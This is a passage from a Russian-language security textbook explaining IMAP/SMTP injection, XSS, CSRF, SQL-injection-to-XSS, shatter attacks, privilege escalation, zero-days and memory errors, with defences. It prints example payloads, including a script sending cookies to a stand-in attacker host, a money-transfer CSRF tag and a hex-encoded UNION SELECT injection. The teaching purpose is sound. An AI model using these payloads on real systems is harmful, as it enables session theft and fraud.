http://<webmail>/read_email.php?message_id=1 BODY[HEADER]
%0d%0aV001 CAPABILITY%0d%0aV002 FETCH 1
```

Это позволит произвести следующую последовательность команд IMAP на сервере:

```
???? FETCH 1 BODY[HEADER]
V001 CAPABILITY
V002 FETCH 1 BODY[HEADER]
```

где:

```
Header = 1 BODY[HEADER]
Body    = %0d%0aV100 CAPABILITY%0d%0a
Footer  = V101 FETCH 1
```

Рассмотрим также пример атаки на основе SMTP инъекции. Поскольку инъекция команд производится под сервером SMTP, формат и характеристики этого протокола должны соблюдаться. В связи с ограничением операций приложений, использующих протокол SMTP, мы в основном ограничены отправкой электронной почты. Использование SMTP инъекций требует, чтобы пользователь прошел проверку подлинности ранее, поэтому необходимо, чтобы злоумышленник имел действующую веб-почту.

Предположим, что приложение электронной почты ограничивает количество электронных писем, отправленных в выбранный период времени. SMTP инъекция позволит уклониться от этого ограничения, просто добавляя команды RCPT, как направления, в нужном злоумышленнику количестве [2]:

```
POST http://<webmail>/compose.php HTTP/1.1
-----134475172700422922879687252
Content-Disposition: form-data; name=»subject»
Test
.
MAIL FROM: external@domain1.com
RCPT TO: external@domain1.com
RCPT TO: external@domain2.com
RCPT TO: external@domain3.com
RCPT TO: external@domain4.com
Data
This is an example of SMTP Injection attack
.
-----134475172700422922879687252
...
```

Это создаст следующую последовательность SMTP команд, которые будут отправлены на почтовый сервер [2]:

```
MAIL FROM: <mailfrom>
RCPT TO: <rcptto>
DATA
Subject: Test
.
MAIL FROM: external@domain.com
RCPT TO: external@domain1.com
RCPT TO: external@domain2.com
RCPT TO: external@domain3.com
RCPT TO: external@domain4.com
DATA
This is an example of SMTP Injection attack
.
...
```

Межсайтовый скриптинг XSS (англ. *Cross-Site Scripting* – «межсайтовый скриптинг») – тип атаки на веб-системы, заключающийся во внедрении в выдаваемую веб-системой страницу вредоносного кода (который будет выполнен на компьютере пользователя при открытии им этой страницы) и взаимодействии этого кода с веб-сервером злоумышленника. Является разновидностью атаки «Внедрение кода».

Специфика подобных атак заключается в том, что вредоносный код может использовать авторизацию пользователя в веб-системе для получения к ней расширенного доступа или для получения авторизационных данных пользователя. Вредоносный код может быть вставлен в страницу как через уязвимость в веб-сервере, так и через уязвимость на компьютере пользователя.

Для термина используют сокращение «XSS», чтобы не было путаницы с каскадными таблицами стилей, использующими сокращение «CSS».

XSS находится на третьем месте в рейтинге ключевых рисков Web-приложений, согласно OWASP 2013. Долгое время программисты не уделяли им должного внимания, считая их неопасными. Однако это мнение ошибочно: на странице или в HTTP-Cookie могут быть весьма уязвимые данные (например, идентификатор сессии администратора или номера платежных документов), а там, где нет защиты от CSRF, атакующий может выполнить любые действия, доступные пользователю. Межсайтовый скриптинг может быть использован для проведения DoS-атаки.

Как известно, безопасность в Интернете сегодня обеспечивается с помощью многих механизмов, в том числе такой концепцией, известной как правило ограничения домена. Это правило разрешает сценариям, находящимся на страницах одного сайта (<https://mybank.example.com>), доступ к методам и свойствам друг друга без ограничений, но предотвращает доступ к большинству методов и свойств для страниц другого сайта (<https://othersite.example.com>) [2].

Межсайтовый скриптинг использует известные уязвимости в web-приложениях, серверах (или в системных плагинах, относящихся к ним). Используя одну из них, злоумышленник встраивает вредоносный контент в содержание уже взломанного сайта. В результате пользователь получает объединенный контент в веб-браузере, который был доставлен из надежного источника, и, таким образом, действует в соответствии с разрешениями, предоставленными для этой системы. Сумев внедрить необходимый скрипт в веб-страницу, злоумышленник может получить повышенные привилегии в отношении работы с веб-страницами, cookies и другой информацией, хранящейся в браузере для данного пользователя.

Выражение «межсайтинговый скриптинг» первоначально означало взаимодействие уязвимого веб-приложения с сайтом злоумышленника таким образом, чтобы в контексте атакуемого домена был выполнен JavaScript-код, подготовленный злоумышленником (отраженная или хранимая XSS уязвимость). Постепенно определение стало включать в себя и другие способы внедрения кода, включая использование устойчивых и не относящихся к JavaScript языков (например, ActiveX, Java, VBScript, Flash и даже HTML), создавая путаницу среди новичков в сфере информационной безопасности.

XSS уязвимости зарегистрированы и используются с середины 1990-х годов. Известные сайты, пострадавшие в прошлом, включают такие сайты социальных сетей, как Twitter, ВКонтакте, MySpace, YouTube, Facebook и др.

Хотя сегодня не существует четкой установившейся классификации межсайтового скриптинга, большинство экспертов различает по крайней мере два типа XSS: «отраженные» («*reflected XSS*» или «*Type 1*») и «хранимые» («*stored XSS*» или «*Type 2*»).

Атака, основанная на **отраженной уязвимости**, является самой распространенной XSS-атакой. Эти уязвимости появляются, когда данные, предоставленные веб-клиентом, чаще всего в параметрах HTTP-запроса или в форме HTML, исполняются непосредственно серверными скриптами для синтаксического анализа и отображения страницы результатов для этого клиента без надлежащей обработки^[14]. Отраженная XSS-атака срабатывает, когда пользователь переходит по специально подготовленной ссылке.

Пример [2]:

```
http://example.com/search.php?q=<script>DoSomething();</script>
```

Если сайт не экранирует угловые скобки, преобразуя их в «<» и «>», получим скрипт на странице результатов поиска.

Отраженные атаки, как правило, рассылаются по электронной почте или размещаются на Web-странице. URL приманки не вызывают подозрения, указывая на надежный сайт, но содержат вектор XSS. Если доверенный сайт уязвим для вектора XSS, то переход по ссылке может привести к тому, что браузер жертвы начнет выполнять встроенный скрипт.

Хранимые (постоянные) XSS являются наиболее разрушительным типом атаки. Хранимый XSS возможен, когда злоумышленнику удастся внедрить на сервер вредоносный код, выполняющийся в браузере каждый раз при обращении к оригинальной странице. Классическим примером этой уязвимости являются форумы, на которых разрешено оставлять комментарии в HTML-формате без ограничений, а также другие сайты Веб 2.0 (блоги, вики, имиджборд), когда на сервере хранятся пользовательские тексты и рисунки. Скрипты вставляются в эти тексты и рисунки.

Фрагмент кода похищения ключа с идентификатором сессии (session ID) [2]:

```
<script>
document.location=»http://attackerhost.example/cgi-bin/
cookiesteal.cgi?»+document.cookie
</script>
```

DOM-модели (Document Object model)

XSS в DOM-модели возникает на стороне клиента во время обработки данных внутри JavaScript-сценария. Данный тип XSS получил такое название, поскольку реализуется через DOM (Document Object Model) — не зависящий от платформы и языка программный интерфейс, позволяющий программам и сценариям получать доступ к содержимому HTML и XML-документов, а также изменять содержимое, структуру и оформление таких документов. При некорректной фильтрации возможно модифицировать DOM атакуемого сайта и добиться выполнения JavaScript-кода в контексте атакуемого сайта.

Пример [2]:

```
<body>
<script>document.write(location.href);</script>
</body>
```

Пример DOM-модели XSS — баг, найденный в 2011 году в нескольких JQuery-плагинах. Методы предотвращения DOM-модели XSS включают меры, характерные для традиционных XSS, но с реализацией на javascript и отправкой в веб-страницы — проверка ввода и предотвращение атаки. Некоторые фреймворки javascript имеют встроенные защитные механизмы от этих и других типов атак, например, AngularJS.

По способу воздействия XSS-атаки разделяют на активные и пассивные.

Активная XSS атака не требует каких-либо действий со стороны пользователя с точки зрения функционала веб-приложения.

Пример [2]:

```
<input type=text value=a onfocus=alert(1337) AUTOFOCUS>
```

В данном примере показано поле ввода, у которого установлен обработчик события появления фокуса, выполняющий собственно код атаки, а также у данного поля ввода активировано свойство автоматической установки фокуса. Таким образом, автоматически устанавливается фокус, что вызывает обработчик установки фокуса, содержащий код атаки. Атака является активной и выполняется автоматически, не требуя от пользователя никакой активности.

Пассивная XSS-атака срабатывает при выполнении пользователем определенного действия (клик или наведение указателя мыши и т.п.).

Пример [2]:

```
<a href='a' onmouseover=alert(1337) style='font-size:500px'>
```

Пример показывает гиперссылку, особым образом привлекающую внимание пользователя и/или занимающую значительное место, повышающее вероятность наведения указателя мыши, в данном случае крупным шрифтом. У гиперссылки установлен обработчик события наведения указателя мыши, содержащий код атаки. Атака является пассивной, так как бездействует, а код атаки не выполняется в ожидании наведения указателя мыши на ссылку пользователем.

В заключение раздела следует указать и ***основные методы защиты от межсайтового скриптинга*** [2].

Защита на стороне сервера

- Кодирование управляющих HTML-символов, JavaScript, CSS и URL перед отображением в браузере. Для фильтрации входных параметров можно использовать следующие функции: `filter_sanitizе_encoded` (для кодирования URL), `htmlentities` (для фильтрации HTML).
- Кодирование входных данных. Например, с помощью библиотек OWASP Encoding Project, HTML Purifier, htmLawed, Anti-XSS Class.

- Регулярный ручной и автоматизированный анализ безопасности кода и тестирование на проникновение. С использованием таких инструментов, как Nessus, Nikto Web Scanner и OWASP Zed Attack Proxy.
- Указание кодировки на каждой web-странице (например, ISO-8859-1 или UTF-8) до каких-либо пользовательских полей.
- Обеспечение безопасности cookies, которая может быть реализована путем ограничения домена и пути для принимаемых cookies, установки параметра HttpOnly, использованием TLS.
- Использование заголовка Content Security Policy, позволяющего задавать список, в который заносятся желательные источники, с которых можно подгружать различные данные, например, JS, CSS, изображения и пр.

Защита на стороне клиента

- Регулярное обновление браузера до новой версии.
- Установка расширений для браузера, которые будут проверять поля форм, URL, JavaScript и POST-запросы, и, если встречаются скрипты, применять XSS-фильтры для предотвращения их запуска. Примеры подобных расширений: NoScript для FireFox, NoScripts для Chrome и Opera.

Межсайтовая подделка запроса CSRF (англ. Cross Site Request Forgery — также известна как XSRF) — вид атак на посетителей веб-сайтов, использующий недостатки протокола http [3]. Если жертва заходит на сайт, созданный злоумышленником, от ее лица тайно отправляется запрос на другой сервер (например, на сервер платежной системы), осуществляющий некую вредоносную операцию (например, перевод денег на счет злоумышленника). Для осуществления данной атаки жертва должна быть аутентифицирована на том сервере, на который отправляется запрос, и этот запрос не должен требовать какого-либо подтверждения со стороны пользователя, которое не может быть проигнорировано или подделано атакующим скриптом.

Данный тип атак появился достаточно давно: первые уязвимости были обнаружены в 2000 году, а сам термин CSRF ввел Peter Watkins в 2001 году.

Основное применение CSRF — вынуждение выполнения каких-либо действий на уязвимом сайте от лица жертвы (изменение пароля, секретного вопроса для восстановления пароля, почты, добавление администратора и т.д.). Также с помощью CSRF возможна эксплуатация отраженных XSS, обнаруженных на другом сервере.

Обычно атака осуществляется путем размещения на веб-странице ссылки или скрипта, пытающегося получить доступ к сайту, на котором атакуемый пользователь заведомо (или предположительно) уже аутентифицирован. Например, пользователь Алиса может просматривать форум, где другой пользователь, Боб, разместил сообщение. Пусть Боб создал тег `<img>`, в котором в качестве источника картинки указал URL, при переходе по которому выполняется действие на сайте банка Алисы, например [2]:

Боб: Привет, Алиса! Посмотри, какой милый котик: `<img src=»http://bank.example.com/withdraw?account=Alice&amount=1000000&for=Bob»>`

Если банк Алисы хранит информацию об аутентификации Алисы в куки и если куки еще не истекли, при попытке загрузить картинку браузер Алисы отправит куки

в запросе на перевод денег на счет Боба, чем подтвердит аутентификацию Алисы. Таким образом, транзакция будет успешно завершена, хотя ее подтверждение произойдет без ведома Алисы.

Наиболее простым *способом защиты* от данного типа атак является механизм, когда веб-сайты должны требовать подтверждения большинства действий пользователя и проверять поле HTTP_REFERER, если оно указано в запросе. Но этот способ может быть небезопасен, и использовать его не рекомендуется.

Другим распространенным способом защиты является механизм, при котором с каждой сессией пользователя ассоциируется дополнительный секретный уникальный ключ, предназначенный для выполнения запросов. Секретный ключ не должен передаваться в открытом виде, например, для POST-запросов ключ следует передавать в теле запроса, а не в адресе страницы. Браузер пользователя посылает этот ключ в числе параметров каждого запроса, и перед выполнением каких-либо действий сервер проверяет этот ключ. Преимуществом данного механизма, по сравнению с проверкой Referer, является гарантированная защита от атак CSRF. Недостатками же являются требование возможности организации пользовательских сессий и требование динамической генерации HTML-кода страниц сайта.

Спецификация известного специалистам протокола HTTP/1.1 определяет основные безопасные методы запросов, такие как GET, HEAD, которые не должны изменять данные на сервере. Для таких запросов, при соответствии сервера спецификации, нет необходимости применять защиту от CSRF.

Можно добавить ключ в каждый запрос, но следует иметь в виду, что спецификация HTTP/1.1 [3] допускает наличие тела для любых запросов, но для некоторых методов запроса (GET, HEAD, DELETE) семантика тела запроса не определена и должна быть проигнорирована. Поэтому ключ может быть передан только в самом URL или в HTTP-заголовке запроса. Необходимо защитить пользователя от неблагоразумного распространения ключа в составе URL, например, на форуме, где ключ может оказаться доступным злоумышленнику. Поэтому запросы с ключом в URL не следует использовать в качестве адреса для перехода, то есть исключить переход по такому адресу клиентским скриптом, перенаправлением сервера, действием формы, гиперссылкой на странице и т.п. с целью сокрытия ключа, входящего в URL. Их можно использовать лишь как внутренние запросы скриптом с использованием XMLHttpRequest или оберткой, например AJAX.

Существенен факт того, что ключ (CSRF-токен) может быть предназначен не для конкретного запроса или формы, а для всех запросов пользователя вообще. Поэтому достаточно утечки CSRF-токена с URL, выполняющего простое действие или не выполняющего действие вовсе, как защиты от подделки запроса лишается любое действие, а не только то, с которым связан ставший известным URL.

Существует более жесткий вариант предыдущего механизма, в котором с каждым действием ассоциируется уникальный одноразовый ключ. Такой способ более сложен в реализации и требователен к ресурсам. Способ используется некоторыми сайтами и порталами, такими как Livejournal, Rambler и др.

«Межсайтовый скриптинг при наличии SQL-инъекции» SiXSS (англ. *Sql Injection Cross Site Scripting*) — тип атаки на уязвимые интерактивные информа-

ционные системы в вебе; внедрение выполняемых на клиентском компьютере вредоносных скриптов в выдаваемую системой страницу посредством внедрения кода в SQL-инъекцию [4]. Как правило, данная уязвимость возникает на стороне клиента, при наличии вывода printable-полей посредством выполнения SQL-инъекции.

Данная атака может обеспечить доступ к информации на сервере, дать возможность выполнять определенные команды, украсть COOKIES пользователя и многое другое. Она представляет собой солидарное (совместное) использование таких атак, как SQL-инъекция и XSS (Cross Site Scripting) в одной атаке. Используется злоумышленниками при наличии SQL-уязвимости в php-сценарии в случае отсутствия вывода нужной информации из базы данных и при наличии вывода printable-полей из таблицы базы данных.

Поясним механизм атаки на простом примере, предположим, что на сервере имеется база данных, в которой расположена таблица вида [2]:

```
CREATE DATABASE cms;

USE cms;

GRANT SELECT ON cms.* TO 'user_noprivs'@'localhost' IDENTIFIED
BY
PASSWORD '4f665d3c1e638813';
CREATE TABLE content_table (
id INT PRIMARY KEY AUTO_INCREMENT,
content TEXT
);
INSERT INTO content_table (content) VALUES
('My Bank
[p]
User:
[input type="text" name="username"]
Password:
[input type="password" name="pass"]

[input type=submit value="LogIn"]
');
```

и присутствует такой файл PHP, как этот [2]:

My Bank

```
<?php
if(@isset($_GET['id'])) {
$myconns=@mysql_connect("127.0.0.1","user_
noprivs","unbr34k4bë3!\») or
die("sorry can't connect");
@mysql_select_db("cms") or die("sorry can't select
```

```

DB\");
$sql_query = @mysql_query(
\"select content from content_table where id=\".$_
GET['id']) or die(\"Sorry
wrong
SQL Query\");
// oops SQL Injection-^
while($tmp = @mysql_fetch_row($sql_query))
echo $tmp[0]; //echoes the result as HTML code
}else{
echo \"Welcome to My Bank
\".Login.\"\"";
}
?>

```

Как видно, результаты запроса к MySQL должны будут передаваться пользователю. Можем просмотреть данную html-страницу, но на ней мы не увидим ничего особенного. Зайдя на страничку и кликнув по ссылке, пользователь получит приглашение на авторизацию. Как видим, проблема появляется в случае, когда некоторый текст (часть текста) из БД поступает сразу в HTML-страницу. Если бы злоумышленник попытался использовать классическую атаку SQL-Injection, он получил бы некоторую информацию о SQL-сервере и ничего больше. Но здесь уже появляется уязвимость на стороне клиента. Используя UNION SELECT, злоумышленник сможет внедрить произвольный текст.

Далее атака может развиваться следующим образом, для того, чтобы обойти включенные `gpc_magic_quotes`, можно использовать «0xXX» HEX вместо текста: `mysql select HEX('[ script>alert(«SiXSS»);[/script]') [2];`

```

+-----+
+-----+
| HEX('[ script>alert(\"SiXSS\");[/script]')
|
+-----+
+-----+
| 3C7363726970743E616C6572742822536958535322293B3C2F
7363726970743E |
+-----+
+-----+
1 row in set (0.00 sec)

```

Затем это вставим в HTTP-запрос:

```
http://www.mybank.com?id=1+union+select+
```

```

0x3C7363726970743E616C6572742822536958535322293B3C
2F7363726970743E

```


Ответом будет та же страничка, но кроме того, на «стороне клиента» выполнится данный скрипт.

```
[ script>alert("SiXSS");[/script])
```

Это и будет классическая SQL Injection для Cross Site Scripting (SiXSS). Этот демонстрационный пример взят нами с сайта SecurityLab.

«Подрывная атака» (*shatter attack*) — это программная технология, которая иногда используется хакерами для обхода ограничений безопасности между процессами одного сеанса в операционной системе Microsoft Windows. Она опирается на известный экспертам недостаток архитектуры системы передачи сообщений и позволяет одному приложению внедрить произвольный код в любое другое приложение или службу, работающие в том же сеансе. В результате может произойти несанкционированное повышение привилегий.

Впервые этот тип атак стал темой дискуссий среди специалистов в сфере безопасности после публикации в августе 2002 года статьи Криса Паже [2, 5], независимого консультанта по защите данных. В этом документе впервые появился термин «shatter attack», описывающий процесс, с помощью которого одно приложение может выполнить произвольный код в другом приложении. Это стало возможно благодаря тому, что Windows позволяет приложениям с *низкими привилегиями отправлять* сообщения приложениям, имеющим более высокие привилегии. В сообщении в качестве параметра может содержаться адрес функции обратного вызова из адресного пространства приложения. Если злоумышленник сумеет внедрить свои данные в память другого приложения (например, вставив шелл-код в окно редактирования или с помощью функций VirtualAllocEx и WriteProcessMemory), то он может послать ему сообщение WM_TIMER и указать адрес функции обратного вызова, который ссылается на эти данные.

В декабре того же 2002 года Microsoft выпустила патч для систем Windows NT 4.0, Windows 2000, и Windows XP, предотвращающий использование «shatter attack». Но это было лишь частичное решение проблемы, так как исправление касалось служб, поставляемых вместе с Windows. Однако сама архитектура не претерпела изменений, и для остальных приложений и служб угроза продолжала существовать.

В Windows Vista подобную проблему решили комплексно, внося два существенных изменения. Во-первых, сеанс «0» выделен исключительно для системных процессов, и пользователь больше не осуществляет вход в этот сеанс. Во-вторых, *большая часть сообщений* теперь не отправляется от процессов с низкими привилегиями процессам с высокими привилегиями (User Interface Privilege Isolation, UIPI). К примеру, Internet Explorer 7 использует это нововведение для ограничения взаимодействия компонентов визуализации с остальной системой.

Повышение привилегий — это способ использования компьютерного бага, уязвимостей, ошибки в конфигурации операционной системы или программного обеспечения с целью повышения уровня доступа к вычислительным ресурсам, которые обычно защищены от пользователя. В итоге приложение, обладающее большими полномочиями, чем предполагалось системным администратором, может совершать неавторизованные действия. «Повышением привилегий» называют ситуацию, когда пользователь компьютерной системы каким-либо образом повышает свои

полномочия в этой системе (другими словами: получил возможность делать то, чего прежде делать не мог).

Такая ошибка в программе, как внедрение кода через переполнение буфера, всегда нежелательна. Но серьезной эту ошибку можно считать лишь в том случае, если она повышает привилегии пользователя. В частности, если внедрение кода происходит на локальной машине, это привилегий не повышает: пользователь и без этого может выполнять исполняемые файлы. Если же удастся внедрить код через сеть, это уже повышение привилегий: у пользователя появилась возможность выполнять машинный код [2, 5].

Как известно, большинство компьютерных систем разрабатываются для использования несколькими пользователями. *Полномочия пользователя* означают те действия, которые пользователь в праве совершать. Обычно в такие действия входят просмотр и редактирование файлов или модификация системных файлов.

Повышение привилегий означает, что пользователь получил привилегии, правами на которые он не обладает. Подобные привилегии могут быть использованы для удаления файлов, просмотра частной информации или для установки нежелательных программ (например, вредоносного ПО). Как правило, это происходит, когда в системе присутствует определенная ошибка, которая позволяет обойти средства защиты компьютера. Выделяют две формы повышения привилегий:

- **Вертикальное повышение привилегий.** Пользователь с низкими привилегиями или приложение имеет доступ к функциям, относящимся к более привилегированным пользователям или приложениям (например, когда пользователи интернет-банкинга имеют доступ к административным функциям или знают способ обхода пароля по SMS).
- **Горизонтальное повышение привилегий,** здесь обычный пользователь имеет доступ к личным данным или функциям других пользователей (например, пользователь А имеет доступ к интернет-банкингу пользователя Б).

Вертикальное повышение описывает ситуацию, когда пользователь имеет более высокий уровень доступа, чем должен, например, из-за операций с ядром.




Рис. 3.3. Кольца привилегий архитектуры x86 в защищенном режиме [2]

Приведем понятные примеры этих разновидностей.

а) Примеры вертикального повышения привилегий [2]

В некоторых случаях приложение с высоким уровнем доступа полагает, что на вход будут поступать данные, подходящие исключительно для его интерфейса, и не верифицирует их. В данном случае кто угодно может подменить входящие данные так, что любой вредоносный код может быть запущен с привилегиями этого приложения.

- В некоторых версиях Microsoft Windows все пользовательские скринсейверы работают из-под локальных пользователей. Таким образом, любой пользователь, который может заменить текущий скринсейвер программно в файловой системе или в реестре, может получить привилегии.
- Существуют ситуации, когда приложение может использовать более привилегированные источники и иметь неверное представление, как пользователь будет использовать эти источники. Например, приложения, которые могут вызывать командную строку, могут иметь уязвимость, если они используют непроверенные данные на входе, как часть выполняемой команды. Злоумышленник, в этом случае, сможет использовать системные команды с привилегиями данного приложения.
- Некоторые версии iPhone позволяют неавторизованным пользователям иметь доступ к телефону, пока он заблокирован.

б) Горизонтальное повышение привилегий

Горизонтальное повышение привилегий описывает ситуацию, когда приложение позволяет злоумышленнику получить ресурсы, доступ к которым обычно защищен от приложений и других пользователей. Результатом является то, что приложение совершает такие же действия, но с другим уровнем доступа, чем предполагалось разработчиком или системным администратором (злоумышленник получает доступ к личным данным других пользователей).

Данная проблема часто возникает в веб-приложениях. Рассмотрим следующую ситуацию.

- Пользователь А имеет доступ к его/ее счету в интернет-банкинге.
- Пользователь Б имеет доступ к его/ее счету в том же самом интернет-банкинге.
- Уязвимость возникает, когда пользователь А может получить доступ к аккаунту пользователя Б с помощью разного рода злонамеренных действий.

Данные действия возможны благодаря уязвимости веб-приложений.

Следует знать потенциальные «слабые места» веб-приложений и ситуации, которые могут привести к горизонтальному повышению привилегий:

- предсказуемый идентификационный номер сессии в пользовательских файлах cookie;
- межсайтовый скриптинг (XSS);
- межсайтовая подделка запроса (CSRF);
- «легкий» пароль;
- кража файлов cookie;
- кейлогер;
- эксплойт;

- бэкдор;
- другое вредоносное ПО.

Операционные системы и пользователи могут использовать следующие *способы снижения риска повышения привилегий*:

- предотвращение выполнения данных;
- ASLR технология;
- запускать приложения с минимальными привилегиями (например, Internet Explorer с отключенным SID) с целью предотвратить переполнение буфера;
- использование самых последних версий антивирусных программ;
- использование компиляторов, которые предотвращают переполнение буфера;
- кодирование программного обеспечения и/или его компонентов.

Уязвимость нулевого дня 0-day (zero day), — термин обычно обозначающий неустраненные уязвимости, а также вредоносные программы, против которых еще не разработаны защитные механизмы [2, 6].

Сам термин, как принято считать, означает, что у разработчиков было 0 дней на исправление дефекта: *уязвимость становится публично известна до момента выпуска производителем ПО исправлений ошибки* (то есть потенциально уязвимость может эксплуатироваться на работающих копиях приложения некоторое время без возможности защититься от нее).

Поэтому многие злоумышленники фокусируют свои усилия именно на обнаружении таких неизвестных никому (пока) уязвимостей в программном обеспечении. Это обусловлено высокой эффективностью использования уязвимостей, что, в свою очередь, связано с двумя фактами — высоким распространением уязвимого ПО (именно такое программное обеспечение, как правило, атакуют) и некоторым временным промежутком между обнаружением уязвимости компанией-разработчиком программного обеспечения и выпуском соответствующего обновления для исправления ошибки.

Для обнаружения таких программных (и аппаратных) уязвимостей злоумышленники используют различные *«хакерские» техники*, например:

- дизассемблирование программного кода и последующий поиск ошибок непосредственно в коде программного обеспечения;
- реверс-инжиниринг и последующий тщательный анализ и поиск ошибок в алгоритмах работы программного обеспечения;
- Fuzz-тестирование — это своего рода *стресс-тест* для программного обеспечения, суть которого заключается в обработке программным обеспечением большого объема информации, содержащей заведомо неверные параметры.

После обнаружения уязвимости в программном обеспечении начинается процесс разработки вредоносного кода, использующего обнаруженную уязвимость для заражения отдельных компьютеров или компьютерных сетей.

Одним из наиболее известных экспертов подобных вредоносных программ, использующих 0day уязвимость в программном обеспечении, является сетевой червь-вымогатель WannaCry, который был обнаружен в мае 2017 года. WannaCry использовал эксплойт EternalBlue в уязвимости SMB (Server Message Block) на операционных системах семейства Windows. При удачной попытке внедриться в компьютер WannaCry устанавливает бэкдор DoublePulsar для дальнейших манипуляций

и действий. Ранее (2008–2010 гг.) не менее известный червь Stuxnet использовал ранее неизвестную уязвимость операционных систем семейства Windows, связанную с алгоритмом обработки ярлыков. Следует отметить, что, помимо 0day уязвимости, Stuxnet использовал еще три ранее известные уязвимости.

Помимо создания вредоносных программ, использующих 0day уязвимости в программном обеспечении, вирусописатели активно работают и над созданием специальных вредоносных программ, не детектируемых существующими на рынке антивирусными сканерами и мониторами. Данные вредоносные программы также попадают под определение термина *0day*.

Невозможность детектирования антивирусными программами достигается за счет применения вирусописателями таких технологий, как *обфускация*, *шифрование программного кода* и др.

Именно по этой причине продукты, в которых сделана ставка на классические антивирусные технологии, показывают весьма посредственный результат в динамических антивирусных тестированиях.

По мнению специалистов авторитетных антивирусных компаний, для обеспечения эффективной защиты против 0day вредоносных программ и уязвимостей нужно использовать только **проактивные технологии антивирусной защиты**. Благодаря специфике проактивных технологий защиты они способны одинаково эффективно обеспечивать защиту как от известных угроз, так и от 0day-угроз. Хотя стоит отметить, что эффективность проактивной защиты не является абсолютной, и весомая доля 0day-угроз способна причинить вред жертвам злоумышленников.

Уязвимости, связанные с доступом к памяти

Безопасность доступа к памяти — это концепция в разработке программного обеспечения, целью которой является избежание программных ошибок, которые ведут к уязвимостям, связанным с доступом к оперативной памяти компьютера, таким как выше рассмотренные уязвимости «переполнения буфера и висячие указатели».

По мнению экспертов по безопасности, языки программирования с низким уровнем абстракций, такие как Си и Си++, поддерживающие непосредственный доступ к памяти компьютера (произвольную арифметику указателей, выделение и освобождение памяти) и приведение типов, но не имеющие автоматической проверки границ (англ.) массивов, не являются безопасными с точки зрения доступа к памяти [2, 7].

Одним из наиболее распространенных классов уязвимостей программного обеспечения являются проблемы безопасности памяти. Данный тип уязвимости известен на протяжении более 30 лет. Безопасность памяти подразумевает предотвращение попыток использовать или модифицировать данные, если это не было намерено разрешено программистом при создании программного продукта.

Множество критических с точки зрения производительности программ реализованы на языках программирования с низким уровнем абстракций (Си и Си++), которые «склонны к появлению» уязвимостей данного типа. Отсутствие защищенности этих языков программирования позволяет атакующим получить полный контроль над программой, изменять поток управления, иметь несанкционированный доступ к конфиденциальной информации. На данный момент предложены

различные решения проблем, связанных с доступом к памяти. Механизмы защиты должны быть эффективны одновременно как с точки зрения безопасности, так и с точки зрения производительности.

Первую огласку подобные *ошибки памяти* получили в 1972 году. И далее они являлись проблемой многих программных продуктов, средством, позволяющим применять эксплойты. Например, вышеупомянутый червь Морриса использовал множество уязвимостей, часть из которых была связана именно с ошибками работы с памятью.

Различают несколько типов (видов) ошибок памяти (уязвимостей), которые могут возникать при работе с некоторыми языками программирования [2].

- **Нарушение границ массивов (англ.)** — выражение, индексирующее массив, выходит из диапазона значений, установленных при определении этого массива. Отдельно выделяется особый подтип — ошибка неучтенной единицы. Встречается при отсутствии проверок границ массивов и строк (Си, Си++).
- **Переполнение буфера** — запись за пределами выделенного в памяти буфера. Возникает при попытке записи в буфер блока данных, превышающего размер этого буфера. В результате переполнения могут быть испорчены данные, расположенные рядом с буфером либо программа вовсе изменит свое поведение, вплоть до интерпретации записанных данных как исполняемого кода. Использование данной уязвимости является одним из наиболее популярных способов взлома компьютерных систем.
- **Чтение за границами буфера (англ.)** — чтение за пределами выделенного в памяти буфера. Последствиями могут служить нарушения безопасности системы (утрата конфиденциальности), нестабильное и неправильное поведение программы, ошибки прав доступа к памяти. Эта уязвимость входит в список наиболее распространенных и опасных ошибок в программном обеспечении.
- **Ошибки при работе с динамической памятью** — неправильное распоряжение динамически выделяемой памятью и указателями. В данном случае выделение памяти под объекты осуществляется во время выполнения программы, что может повлечь за собой ошибки времени исполнения. Данной уязвимости подвержены языки программирования с низким уровнем абстракций, поддерживающие непосредственный доступ к памяти компьютера (Си, Си++).
- **Висячий указатель** — указатель, не ссылающийся на допустимый объект соответствующего типа. Данный вид указателей возникает, когда объект был удален (или перемещен), но значение указателя не изменили на нулевое. В данном случае он все еще указывает на область памяти, где находился данный объект. В некоторых случаях это может стать причиной получения конфиденциальной информации злоумышленником; либо, если система уже перераспределила адресуемую память под другой объект, доступ по висячему указателю может повредить расположенные там данные. Особый подтип ошибки — **использование после освобождения (use after free)** (обращение к освобожденной области памяти) — является распространенной причиной ошибок программ, например уязвимостей веб-обозревателей.

- **Обращение по нулевому указателю.** Нулевой указатель имеет специальное зарезервированное значение, показывающее, что данный указатель не ссылается на допустимый объект. Обращение по нулевому указателю будет причиной исключительной ситуации и аварийной остановки программы.
- **Освобождение ранее не выделенной памяти** — попытка освободить область оперативной памяти, которая не является на данный момент выделенной (то есть свободна). Наиболее часто это проявляется в **двойном освобождении памяти**, когда происходит повторная попытка освободить уже освобожденную память. Данное действие может вызвать ошибку менеджера памяти. В Си это происходит при повторном вызове функции `free` с одним и тем же указателем, без промежуточного выделения памяти.
- **Использование различных менеджеров памяти** — ошибка, заключающаяся в разрыве связи аллокатор-деаллокатор памяти и использовании различных средств для работы с одним сегментом. Например, в Си++ использованием `free` для участка памяти, выделенного с помощью `new` или, аналогично, использованием `delete` после `malloc`. Стандарт Си++ не описывает какую-либо связь между `new/delete` и функциями работы с динамической памятью из Си, хотя `new/delete` в общем случае реализованы как обертки `malloc/free`. Смешанное использование может стать причиной неопределенного поведения.
- **Потеря указателя** — потеря адреса выделенного фрагмента памяти при перезаписи его новым значением, который ссылается на другую область памяти. При этом адресуемая предыдущим указателем память более недостижима. Такой тип ошибки приводит к утечкам памяти, так как выделенная память не может быть освобождена. В Си это может случиться при повторном присваивании результата функции `malloc` одному и тому же указателю, без промежуточного освобождения памяти.
